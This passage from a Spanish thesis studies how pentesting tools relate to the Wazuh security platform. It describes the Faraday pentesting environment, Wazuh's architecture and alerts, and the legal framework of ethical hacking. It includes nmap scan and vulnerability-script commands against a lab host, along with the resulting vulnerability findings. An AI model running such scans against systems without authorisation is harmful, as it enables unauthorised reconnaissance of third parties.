- ¿Qué pueden aportar los tests de penetración o las técnicas de Bug Bounty a la seguridad de un sistema que ya cuenta con Wazuh?
- ¿Qué puede aportar Wazuh a aquellos que practican el Hacking ético?

³<https://www.offensive-security.com/> [sec]

1.2.1. Relación entre Wazuh y el Hacking ético

Durante este trabajo se tratará de analizar esta relación entre un software ‘defensivo’ y técnicas ‘ofensivas’ que se utilizan como un adversario para evaluar y conseguir mejorar las medidas defensivas de los entornos.

Por un lado, un test de penetración de sistemas puede sacar a la luz **vulnerabilidades o defectos**[IWA] del sistema que **quizá hayan pasado por alto a los mecanismos del software defensivo** (puesto que un software defensivo no siempre puede detectar todos los eventos de seguridad que ocurren en el sistema). De esta forma, el test serviría también para **evaluar el rendimiento** de la herramienta defensiva (Wazuh, para el caso que nos ocupa) y **detectar posibles mejoras para el mismo**, ya sea por medio de nuevos módulos o mejorar en los existentes, o porque una escasa configuración de la herramienta la haya hecho ineficiente en un caso concreto y se requieran cambios en la misma.

Por otro lado, **Wazuh puede responder a una necesidad importante en el ámbito del hacking ético**, en el que la **recopilación y el almacenamiento** de la información extraída de los dispositivos analizados muchas veces se realiza en ficheros de texto plano y sin un formato específico, lo que **hace difícil su análisis y distribución**. Wazuh cuenta con bases de datos internas y un motor de alertas que se integra con Elasticsearch, y tiene su propia interfaz web con visualizaciones de datos y varios motores de análisis de información de seguridad. Si se pudiera enviar la información de los test de penetración (o similares) a Wazuh para que fuera analizada, decodificada e indexada en un motor de búsqueda como es Elasticsearch, **se estaría supliendo una de las necesidades más básicas de cualquier hacker ético**. Además, dentro de la comunidad de hacking ético se anima a **tratar de automatizar todos los procesos que se pueda**, especialmente la recopilación y análisis inicial de información de los sistemas (por ejemplo en la charla que citamos de [hak]⁴ que habla sobre cómo prosperar en el mundo del Bug Bounty), y Wazuh podría ser un elemento clave para construir herramientas que permitan llevar esto a cabo.

Es por esto que consideramos muy importante comenzar a crear y/o mejorar la interacción entre el mundo del hacking ético y la comunidad de herramientas ‘defensivas’ como Wazuh.

1.2.2. Oportunidad de negocio

Además, dado que Wazuh es completamente gratuito. Los ingresos de la compañía no dependen de ‘ventas’ de licencias o similares sino de otros **servicios como el soporte técnico o la Cloud** [Waza] de Wazuh.

Dado que Wazuh es una herramienta altamente configurable, una mala (o insuficiente) configuración del software o la escasa formación de sus usuarios

⁴Ver [hak], How to Crush Bug Bounties in the first 12 Months

puede causar que queden partes del sistema, que podrían ser analizadas, sin monitorizar, o que eventos que Wazuh ha sido capaz de detectar no sean atendidos o no se tomen las medidas requeridas a tiempo.

Un aspecto interesante por tanto a valorar es la **oportunidad de negocio** que supondría integrar tests de penetración de sistemas junto con los servicios de soporte técnico que fueran **especializados** en comprobar y confirmar que Wazuh está correctamente configurado para analizar todos los puntos de interés de los distintos dispositivos de la empresa, así como de confirmar que los empleados y encargados de mantener los sistemas seguros sepan hacer un buen uso del software.

De esta forma, utilizando conocimientos sobre hacking ético, cualquiera con conocimientos sobre el software de Wazuh podría ofrecer un servicio específico de auditoría de sistemas que incluya un test de penetración junto con la instalación o configuración de Wazuh. Analizando qué puntos está cubriendo el software y cuales podría cubrir con la configuración adecuada o por medio de mejoras en el mismo.

Para la compañía detrás de Wazuh, esta sería una oportunidad de generar **valor añadido** a sus ya existentes servicios (como el de soporte técnico) o incluso añadir nuevos servicios, basados en la seguridad ofensiva, para **afianzar clientes** o conseguir otros nuevos.

1.3. Justificación y objetivos

El objetivo de este trabajo es, por tanto, analizar la relación entre un software defensivo como Wazuh con aquellas técnicas y herramientas propias del hacking ético. Responder a las preguntas planteadas:

- ¿Qué pueden aportar las técnicas de hacking ético a Wazuh?
- ¿Qué puede aporta Wazuh a los hackers éticos?
- ¿Cómo pueden relacionarse estos sistemas entre sí?

En primer lugar, y dado que consideramos que herramientas más complejas (como es el caso de Burp Suite, ver [sui]) tienen su propio mecanismo de registros que pueden ser enviados a Wazuh y analizados con cierta facilidad, se propondrán y estudiarán distintos medios para **registrar los resultados de la ejecución de herramientas en consola de comandos** (como, por ejemplo, nmap, aircrack o Nikto), se evaluará la viabilidad de cada método y la posibilidad de integrarlos con Wazuh para indexar la información generada por estos.

Una vez hecho esto, se evaluará el rendimiento de Wazuh en un escenario que simule la realidad, instalándolo en una máquina vulnerable y sometiendo a esta a un test de penetración. La idea es detectar cómo puede Wazuh

servir para detectar cierto tipo de ataques y cómo se podría mejorar la herramienta. De esta forma, se valorará la utilidad de emplear las técnicas de penetración de sistemas **para evaluar el rendimiento de Wazuh como herramienta defensiva**.

Por otro lado, evaluaremos qué se puede detectar (generar alertas o notificaciones ante eventos de importancia) usando el módulo desarrollado. Se estudiará cómo puede esto **complementar a la labor defensiva de Wazuh** y la correlación existente entre los eventos detectados por Wazuh (con sus módulos por defecto) y aquellos detectados usando la herramienta desarrollada. Es decir, revisaremos si la herramienta complementa a Wazuh, notificando de eventos que este pasa por alto o si sirve más bien para verificar desde otra perspectiva que Wazuh esté detectando los eventos correctamente.

En resumen, los objetivos principales del proyecto son:

- Crear una herramienta que sirva de nexo entre Wazuh y las herramientas típicas de pentesting.
- Evaluar el aporte de las técnicas de hacking ético a la herramienta de Wazuh.
- Estudiar el valor que ofrece Wazuh a los hacker éticos en sus actividades.

1.4. Estado del arte

Existen diversas herramientas para el registro de eventos en los diferentes sistemas operativos, sin embargo, a día de hoy, no hay variedad en cuanto a herramientas que estén especializadas en recopilar o analizar los registros o las salidas generadas por herramientas propias de una auditoría de ciberseguridad y, en general, las opciones que existen están limitadas por uno u otro lado.

Las distintas soluciones y herramientas que existen para monitorizar o registrar la ejecución de comandos en una consola serán descritas posteriormente en el Capítulo 4, si bien no ahondaremos más en ellas en esta sección sí que mencionaremos una herramienta existente cuyo propósito es bastante similar al que se define en este proyecto.

1.4.1. Faraday: un entorno colaborativo de penetración de sistemas y administración de vulnerabilidades

Faraday⁵ es un proyecto que pretende ofrecer una experiencia multiusuario de entorno de desarrollo para test de penetración de sistemas. Está

⁵Ver <https://github.com/infobyte/faraday>

F test
TSRS v4.0.0

DASHBOARD MANAGE INSIGHT OPERATIONS ⚙️ 🔍

New Service Vulns Hosts Credentials Tasks 📈 📁 🔎 Enter keywords 🔍

Services for host 192.168.56.69

	NAME	VERSION	PORT	PROTOCOL	STATUS	VULNS	CREDENTIALS	
<input type="checkbox"/>	ftp	-	21	tcp	open	1	0	Owned: <input type="checkbox"/>
<input type="checkbox"/>	ssh	-	22	tcp	open	0	0	Operating System: unknown
<input type="checkbox"/>	http	-	80	tcp	open	7	0	Hostnames: (1)
<input type="checkbox"/>	microsoft-ds	-	445	tcp	open	0	0	MAC: (1)
<input type="checkbox"/>	ppp	-	631	tcp	open	2	0	Description: Created 2 hours ago
<input type="checkbox"/>	ppp	-	3000	tcp	closed	0	0	
<input type="checkbox"/>	mysql	-	3306	tcp	open	2	0	
<input type="checkbox"/>	intermapper	-	8181	tcp	open	0	0	

1/1 10 ⏪ ⏩ GO 1 ⏪ ⏩

Host details
IP: 192.168.56.69
Owner: Edit Delete

Tools for host 192.168.56.69

COMMAND	USER	PARAMETERS	CREATE DATE
Nmap		-r ~script vuln 192.168.56.69	In 6 hours
Nmap		-s 192.168.56.69 -oX test tee-a aedje	In 4 hours

Figura 1.3: Ejemplo de la ventana de hosts con la información extraída por Faraday usando nmap. Fuente: elaboración propia.

New		Vulns	Hosts	Credentials	Tasks		Enter keywords				Group By	All	All columns
CONF	SEV	NAME	SERVICE	HOSTNAMES	TARGET	DESC		ID	DATE	STATUS			
		http-slowloris-check	(80)tcp http	192.168.56.69	VULNERABLE	Slowloris DOS attack	State: LIKELY VULNERABLE	ID: CVE/CVE-2007-6750	--	6	17 minutes ago		OPENED
	INFO	sslv2-drown	(21)tcp https	192.168.56.69						1	17 minutes ago		OPENED
	INFO	http-csrf	(80)tcp http	192.168.56.69	Spidering limited to: maxDepth=3; maxPageCount=20; withinHost=192.168.56.69	Found the following vulnerabilities:			2	17 minutes ago			OPENED
	INFO	http-dombased-xss	(80)tcp http	192.168.56.69	Spidering limited to: maxDepth=3; maxPageCount=20; withinHost=192.168.56.69	Found the following vulnerabilities:			3	17 minutes ago			OPENED
	INFO	http-enum	(80)tcp http	192.168.56.69	# Root directory w/ listing on apache2.4.7 (ubuntu) /phpmyadmin/ /phpMyAdmin/ /upload/ ...				4	17 minutes ago			OPENED
	INFO	http-sql-injection	(80)tcp http	192.168.56.69	Possible sql for queries: http://192.168.56.69:80/?C=M%3BnO%3D&N%27%20R%20spider ...				7	17 minutes ago			OPENED
	INFO	http-enum	(631)tcp ipp	192.168.56.69	/admin.php: Possible admin folder /admin/; Possible admin folder /admin/admin/; ...				9	17 minutes ago			OPENED
	INFO	sslv2-drown	(3306)tcp my... ...r	192.168.56.69					12	17 minutes ago			RED
	INFO	smb-vuln-ms10-054	192.168.56.69	false					13	17 minutes ago			OPENED
	INFO	smb-vuln-ms10-061	192.168.56.69	false					14	17 minutes ago			OPENED
	INFO	smb-vuln-regsvc-dos	192.168.56.69	VULNERABLE	Service regsvc in Microsoft Windows systems vulnerable to denial of service				15	17 minutes ago			OPENED
	INFO	http-fileupload-exploiter ...	(80)tcp http	192.168.56.69	Couldn't find a file-type field.				5	17 minutes ago			OPENED

Figura 1.4: Ejemplo de la ventana de vulnerabilidades de Faraday. Podemos visualizar las vulnerabilidades localizadas hasta el momento, su importancia. Fuente: elaboración propia.

diseñado para analizar datos extraídos de distintas herramientas de ciberseguridad e indexar los resultados del análisis de forma que tengan un formato analizable y fácil de compartir.

Análisis de Faraday

Faraday es un producto bastante nuevo, su primera *release* disponible en Github data de finales de 2019 y tiene un soporte bastante activo en la actualidad. De hecho, es una de las herramientas que vienen por defecto en la distribución de Linux destinada a pentesting: Kali Linux.

Dispone de un servidor principal y varios clientes que se le conectan. El servidor utiliza un backend con una base de datos relacional PostgreSQL.

Listing 1.1: Ejemplos de transformaciones de código hechas por Faraday

```
1 [1] sudo nmap -sS 192.168.56.69
[1] sudo nmap -oX /tmp/Nmap_04cgvqq.xml -sS 192.168.56.69 2>&1 | tee -
     a tmp.MCqWwd589v0Lk610bThF1EsrXWkhQ
3
2 [2] sudo nmap -sS -oX test 192.168.56.69 | tee -a test_2
5 [2] sudo nmap -sS 192.168.56.69 -oX /tmp/Nmap_tuuvu2vm.xml | tee -a
     aedeje 2>&1 | tee -a tmp.qulP2E4IPQVgGzteTTQilsSOoe74c
```

Figura 1.5: Ejemplo de cómo transforma Faraday los comandos introducidos.

Un primer detalle que llama la atención de su cliente es que dispone de una consola propia de comandos, integrada en una aplicación de escritorio y que modifica los comandos introducidos, como se aprecia en la figura 1.5. Faraday fuerza a nmap a generar un output en xml en el directorio tmp y a enviar el output del comando a otro fichero en tmp [1]. De hecho, si se le pide a nmap que genere un archivo de output específico (test) [2], Faraday quitará esa opción y la sustituirá por la que tiene por defecto. Si enlazamos la ejecución de nmap con el comando ‘tee’, Faraday no modificará esta acción pero si la encadenará con otra ejecución de ‘tee’ para escribir en otro archivo temporal.

Una vez escaneado un servidor en Faraday (usando, por ejemplo, nmap), dispondremos de una ventana específica para dicho host dentro del servidor (accesible a través de una aplicación web) tal y como se aprecia en las figuras 1.3 y 1.4. Ahí encontramos información sobre puertos abiertos, servicios y versiones de los mismos. Sería muy interesante que Wazuh contara con una base de datos similar y visualizaciones en su app, y que se pudiera llenar dicha base de datos con la información extraída por medio de técnicas de pentesting.

Así mismo, en Faraday también se almacenan las vulnerabilidades detectadas en los hosts analizados, junto con alguna información de interés, y cuenta con medios y plantillas para ayudar a crear **reportes de calidad** (característica que comparte con Wazuh).

Cabe señalar que Faraday se centra en registrar vulnerabilidades y servicios de los hosts, pero, sin embargo, no registra el output de los comandos ejecutados una vez los ha analizado.

Es una herramienta muy interesante e investigarla nos ha servido para entender mejor qué tipos de proyectos existen para facilitar las labores de un pentester, si bien no hemos encontrado muchos documentos o testimonios de gente que utilice la herramienta en su trabajo, aunque en la web oficial del producto se mencionan a diversas compañías que la utilizan.

El análisis de esta herramienta nos brinda una idea general de a qué podría aspirar un proyecto basado en Wazuh cuyo objetivo sea **comple-**

mentar los test de penetración de sistemas y ofrecer una forma fácil de almacenar e indexar información generada durante la auditoría.

Analizaremos en puntos posteriores como podemos llevar esto a cabo.

1.5. Planificación

El trabajo se dividirá en cuatro fases:

- Una primera fase de investigación y análisis de los fundamentos teóricos en la que se definan los conceptos clave para el desarrollo del proyecto. Se desarrollará principalmente durante las primeras semanas del trabajo y los resultados se enmarcarán en el Capítulo 2
- Una segunda fase en la que se dedicará algo de tiempo a poner a punto algunos entornos de pruebas. Desplegar e instalar máquinas virtuales y provisionarlas con Wazuh y cualquier herramienta que hiciera falta.
- Una tercera fase, que será el grueso del proyecto y en la que se analizará el problema de capturar la ejecución de comandos en una terminal, se propondrán soluciones y se valorarán las más convenientes. Además, en esta fase se desarrollará una herramienta para capturar y enviar comandos a Wazuh, así como algunas reglas y decoders de ejemplo.
- Finalmente, en la cuarta y última fase del proyecto se estudiará un caso de uso práctico y se analizará la aplicación de la solución desarrollada en la fase anterior en un entorno real, así como la viabilidad de enfocar un test de penetración de sistemas a la evaluación del uso de Wazuh o de utilizar Wazuh como un complemento para las labores de un hacker ético.

1.5.1. Distribución de horas dedicadas al proyecto

Para controlar el tiempo dedicado al proyecto (un trabajo de fin de grado debe rondar las 300 horas de trabajo), se utilizará **Clockify**⁶, una herramienta que permite tomar medidas de tiempo durante el que se está trabajado y etiquetarlas según la fase del proyecto en la que se esté añadiendo esfuerzo.

El número total de horas dedicadas por fase en los años 2020 y 2021 está reflejado en las figura 1.7 y las fases definidas, en la figura [clockifyfases], aunque obviamente se han dedicado más horas al trabajo que por distintas razones pueden no haber sido registradas usando esta aplicación.

La planificación de las horas dedicadas a cada fase se ha hecho siguiendo el diagrama de Gantt que se describe en la figura 1.8.

⁶<https://clockify.me>

■ ● Fase 1: Investigación y recopilación de información	--	40.69h
■ ● Fase 2: Entorno de pruebas	--	11.79h
■ ● Fase 3: Diseño de una solución para el problema de capturar los comandos	--	61.33h
■ ● Fase 4: Caso práctico del test de penetración de sistemas	--	20.37h
■ ● Otros: planificación, memoria, revisiones...	--	27.29h
■ ● Reuniones tutor	--	10.09h

Figura 1.6: Captura de pantalla del menú de **Clockify** dónde se aprecian las fases definidas y las horas dedicadas a cada una de ellas.




Figura 1.7: Distribución de las horas dedicadas al proyecto por fases y por meses (durante 2020 y 2021)

Planificación del proyecto




Figura 1.8: Diagrama de Gantt con una estimación de la distribución del tiempo dedicado a cada fase de proyecto por meses (entre los meses de Junio de dos mil veinte y dos mil veintiuno). Cada punto representa un mes. Debemos tener en consideración que esta es una planificación global del proyecto, por meses y no por horas, y que la distribución de horas al mismo podría variar según el mes. Además, el hecho de que algunas fases se solapen se debe a que dependen unas de otras y es probable que haga falta dedicar tiempo de forma concurrente a varias fases a la vez. Por último, señalar que al apartado ‘otros’ se le han marcados los meses iniciales y finales del trabajo por el esfuerzo extra que requiere la puesta en marcha del mismo y la entrega final, pero se anotará todo el tiempo dedicado a otros quehaceres fuera de las fases ya definidas y se englobará en este grupo. A la hora de crear este y otros gráficos se han tenido en cuenta las direcciones expuestas en el Capítulo 5 de [Jai91].

1.6. Estimación de presupuesto

Para finalizar la introducción del proyecto, sería interesante hacer una estimación del coste que podría haber tenido para una organización como Wazuh llevar a cabo la investigación y los desarrollos que se han dado en este proyecto.

Se estima que se han invertido más de 300 horas (sumando la planificación, reuniones, revisiones y demás), y, dado que existe una alta posibilidad de que las personas que pudieran trabajar en una investigación como esta **no contaran con la formación previa y los conocimientos necesarios sobre hacking ético** (puesto que esto no es un requisito para trabajar como desarrollador en Wazuh), podríamos estimar que llevar a cabo un proyecto de investigación de esta índole llevaría a la empresa a dedicar a varios ingenieros, que además habrían de ser formados en la materia pertinente durante al menos unos tres meses. Además de los costes asociados a entornos de prueba en la nube y similares.

Si además se quisiera planear un desarrollo formal (más allá de la prueba de concepto que en este proyecto se plantea) que se programara en C y se integrara como parte del proyecto, el número de horas requeridas se dispararía, al igual que el número de equipos involucrados y el tiempo para llevarlo a cabo.

Por hacer una pequeña simulación, suponiendo que se emplean a tres ingenieros sin conocimientos previos sobre hacking ético y que estos deben formarse y se deben pagar algunos laboratorios para hacer pruebas, además de sus sueldos tendríamos una estimación como la de la Tabla 1.1.

Requisito	Cantidad	Horas/Unidad	precio/hora	Coste
Ingenieros	3	100	€10	€3000
Formación	3	100	€1	€300
Servicios Nube	1	100	€1	€100
Total	-	-	-	€3500

Tabla 1.1: Esta tabla plantea un posible escenario en el que una empresa empleara a tres ingenieros para realizar las labores planteadas. Dichos ingenieros tendrían que ser formados en los temas tratados (probablemente) y además requerirían algún tipo de recurso o servicios en la nube para poder realizar sus pruebas. Se ha estimado para los servicios de la nube un precio de un euro por hora basándose en los precios más bajos de recursos disponibles en Amazon Web Service ⁷.

Además, el precio de la formación se ha estimado en un euro por hora basandnos en la disponibilidad de múltiples cursos (mencionados en la sección 3.1) que con una pequeña suscripción mensual permiten acceder a multitud de contenidos de formación en ciberseguridad, haciendo que el coste de aprendizaje por hora (de forma autónoma, sin un profesor y utilizando los recursos de la plataforma) sea más bajo.

Capítulo 2

Fundamentos teóricos para el desarrollo del proyecto

En este capítulo, enmarcado dentro de la primera fase de investigación y recopilación de información, enumeraremos aquellos aspectos cruciales para entender el resto del trabajo, que se han estudiado y analizado durante el desarrollo de este trabajo.

2.1. Descripción técnica de Wazuh

Wazuh es una **plataforma opensource de ciberseguridad**. Esto significa que **contiene distintos módulos que engloban muchas de las funcionalidades típicas de herramientas de seguridad defensivas**.

Por ejemplo, Wazuh puede ser utilizado como un **SIEM**, como un **HIDS**, como una herramienta de monitorización de **integridad de ficheros**, entre otras funciones.

Para entender mejor cómo funciona, debemos atender a su arquitectura (ver figura 2.1). Wazuh tiene dos elementos esenciales: **un manager, o gestor, y un agente**, que se comunican entre sí.

El agente de Wazuh se instala en los **endpoints** o dispositivos informáticos a analizar y se encarga de **extraer información importante de esos sistemas**, esta extracción de información puede ser por muchas vías **dependiendo de cómo esté Wazuh configurado**. Por ejemplo, se puede extraer información del propio sistema operativo utilizando el módulo de **syscollector** o de eventos (borrado, modificación, creación) relacionados con ficheros importantes del sistema con el módulo de **syscheck** o **File Integrity Monitoring**, entre otros. Además, los agentes se pueden configurar para leer y redirigir los logs de aquellas aplicaciones que nos sean de interés al gestor, dónde se analizarán como corresponda.

Por su parte, el *Wazuh manager* recibe la información de los agentes. Parte de esta información es almacenada en bases de datos internas (infor-




Figura 2.1: Esquema de la arquitectura de funcionamiento completo de Wazuh. Compuesta por uno o varios endpoints (que serán analizados por Wazuh), un cluster de gestores de Wazuh, un cluster de nodos de Elasticsearch y un servicio web Kibana con un plugin específico llamado ‘Wazuh Kibana App’.

```

>> root /home/kali
# cat /var/ossec/logs/alerts/alerts.log
kali 21-03-05 14:14:03-05
** Alert 1614971223.0: - ossec,pci_dss_10.2.7,pci_dss_10.6.1,gpg13_10.1,gdpr_IV_35.7.d,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AU.6,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3
,
2021 Mar 05 14:07:03 kali->netstat listening ports
Rule: 533 (level 7) -> 'Listened ports status (netstat) changed (new port opened or closed).'
ossec: output: 'netstat listening ports':
tcp 0.0.0.1514 0.0.0.0* 1499/ossec-remoted
tcp 0.0.0.1515 0.0.0.0* 1285/ossec-authd
tcp 127.0.0.1:5432 0.0.0.0* 6599/postgres
tcp 0.0.0.0:8181 0.0.0.0* 7045/nc
tcp6 127.0.0.1:9200 ::1:749/java
tcp6 127.0.0.1:9300 ::1:749/java
tcp 0.0.0.0:55000 0.0.0.0* 1241/python3
** Alert 1614971222.851: - pam,syslog,authentication_success,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2021 Mar 05 14:07:07 kali->/var/log/auth.log
Rule: 5501 (level 3) -> 'PAM: Login session opened.'
User: kali(uid=1000)
Mar 5 14:07:06 kali sddm-helper: pam_unix(sddm:session): session opened for user kali(uid=1000) by (uid=0)
uid: 0
** Alert 1614971227.1277: - pam,syslog,authentication_success,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2021 Mar 05 14:07:07 kali->/var/log/auth.log
Rule: 5501 (level 3) -> 'PAM: Login session opened.'
User: kali(uid=1000)
Mar 5 14:07:06 kali systemd: pam_unix(systemd-user:session): session opened for user kali(uid=1000) by (uid=0)
uid: 0

```

Figura 2.2: Ejemplo de alertas en texto plano generadas por el gestor de Wazuh a partir de los eventos enviados por los agentes.

mación del OS, paquetes instalados, estados de los ficheros cuya integridad se está asegurando, etc...) y el resto es analizada (principalmente logs) y utilizada para generar **alertas de seguridad** (ver figura 2.2).

La información enviada por el agente se considera un **evento de seguridad** y es decodificada por el gestor para extraer los campos interesantes utilizando **decodificadores**. A continuación, la información extraída con dichos decodificadores pasa a través de unas **reglas** que determinan si se trata o no de un evento relevante, así como el tipo de evento, su grado de

importancia, si está relacionado con alguna técnica de MITRE ATT&ACK, etc. y ese evento pasa a ser una **alerta**, que se envía a la aplicación web por medio de Elasticsearch y a aquellos puntos para los que se haya configurado Wazuh (email, SMS, slack, telegram, etc...), esta funcionalidad de alertas con información relevante puede ser de mucho interés para los hackers éticos, como ya se ha explicado.

Es interesante comentar que Wazuh comenzó utilizando Elasticsearch con su versión original, llegando a dar soporte a sus funcionalidades de pago (xpack), pero que en el último año ha comenzado a dar soporte a otra alternativa opensource que ofrece las mismas funciones de forma libre y gratuita (Opendistro).

Con el reciente cambio de licencia en el proyecto de Elasticsearch ([Ela]), debido en parte a una disputa con Amazon, el entorno de Software que, como Wazuh, utilizan Elasticsearch, se encuentra en un momento inestable. Recientemente, Amazon ha hablado de una versión de Elasticsearch que continúe con la licencia opensource previa, llamada OpenSearch, y mantenida por la propia organización [Ope]. Para este trabajo, se ha mantenido la integración de Wazuh con la versión original de Elasticsearch pero **es muy probable que en un futuro cercano Wazuh se pueda integrar con otras alternativas**.

Estas reglas y decoders ya mencionados son parte del **ruleset** de Wazuh, y los usuarios pueden modificarlas o **crear la suyas propias** para extender la funcionalidad de Wazuh.

Una parte de este trabajo será analizar cómo recopilar datos de la auditoría de seguridad y enviarlos a Wazuh para que los analice como cualquier otro registro con información que llegue al gestor.

Entonces, utilizando la aplicación web de Kibana con **el plugin de Wazuh**, el usuario puede acceder a estos datos de alertas (así como a los datos disponibles en las bases de datos del gestor, a través de la API de Wazuh, por ejemplo para obtener información sobre los sistemas de los clientes), generar gráficos, tablas y reportes, hacer búsquedas según el valor de determinados parámetros, etc.

El objetivo último de poder generar y analizar información de las auditorías de seguridad con Wazuh sería **indexar esta información en Elasticsearch** de forma que pudiera ser fácilmente accesible, que se pudieran generar gráficos o reportes a partir de ella, etc.

2.2. Definición de hacking ético

De acuerdo con la guía de estudio del certificado de hacking ético (CEH) [Ori16], un hacker ético (o penetration tester) es aquel que, con permiso explícito de una organización, utiliza sus habilidades como hacker para atacar los sistemas de la misma con el objetivo de descubrir vulnerabilidades.

Un hacker ético no revela la información obtenida de dichos ataques a terceros y trabaja siempre con un contrato que garantice actuar dentro de los marcos legales.

Hoy día, también se denomina hacker éticos a aquellos que participan de los programas de Bug Bounty, de los que ya se ha hablado anteriormente, y que comparan algunas metodologías y características con los tests de penetración de sistemas, pero en esencia son muy diferentes.

Para entender mejor qué es un hacker ético hay que compararlo con su opuesto: aquellos que aprovechan sus conocimientos sobre los sistemas informáticos para realizar actividades ilícitas sobre los sistemas de terceros, explotando sus vulnerabilidades con el objetivo de obtener algún beneficio. Estos individuos cometan delitos informáticos y van en contra de la ley.

Dado que un hacker ético debe, por definición, actuar dentro del marco legal, es interesante que estudiemos los aspectos legales del hacking ético.

2.3. Aspectos legales del hacking ético

Es de vital importancia tener en cuenta la necesidad de un **permiso explícito** para realizar o no determinadas acciones en un sistema que no es nuestro.

Un hacker ético nunca debe hacer su trabajo sin permiso explícito de los responsables del sistema que va a probar y, aún teniendo permiso, debe limitar sus pruebas al ámbito que se establezca en el contrato de trabajo. Sobre esto hablaremos más adelante, cuando expliquemos las fases de las que consta un test de penetración de sistemas.

El porqué de estas medidas es que la ley ampara a cualquiera que sea dueño de un sistema informático y la intrusión en este sin permiso está penada en los principales gobiernos del mundo y, en concreto, en España (véase el Artículo 197 bis del Código Penal en España), donde el acceso ilícito a un sistema de información sin permiso puede ser castigado con pena de prisión de seis meses a dos años.

Artículo 197 bis

El que por cualquier medio o procedimiento, vulnerando las medidas de seguridad establecidas para impedirlo, y sin estar debidamente autorizado, acceda o facilite a otro el acceso al conjunto o una parte de un sistema de información o se mantenga en él en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, será castigado con pena de prisión de seis meses a dos años.

Código Penal y legislación complementaria. Edición actualizada a **17 de diciembre de 2020**

2.3.1. Convenios internacionales

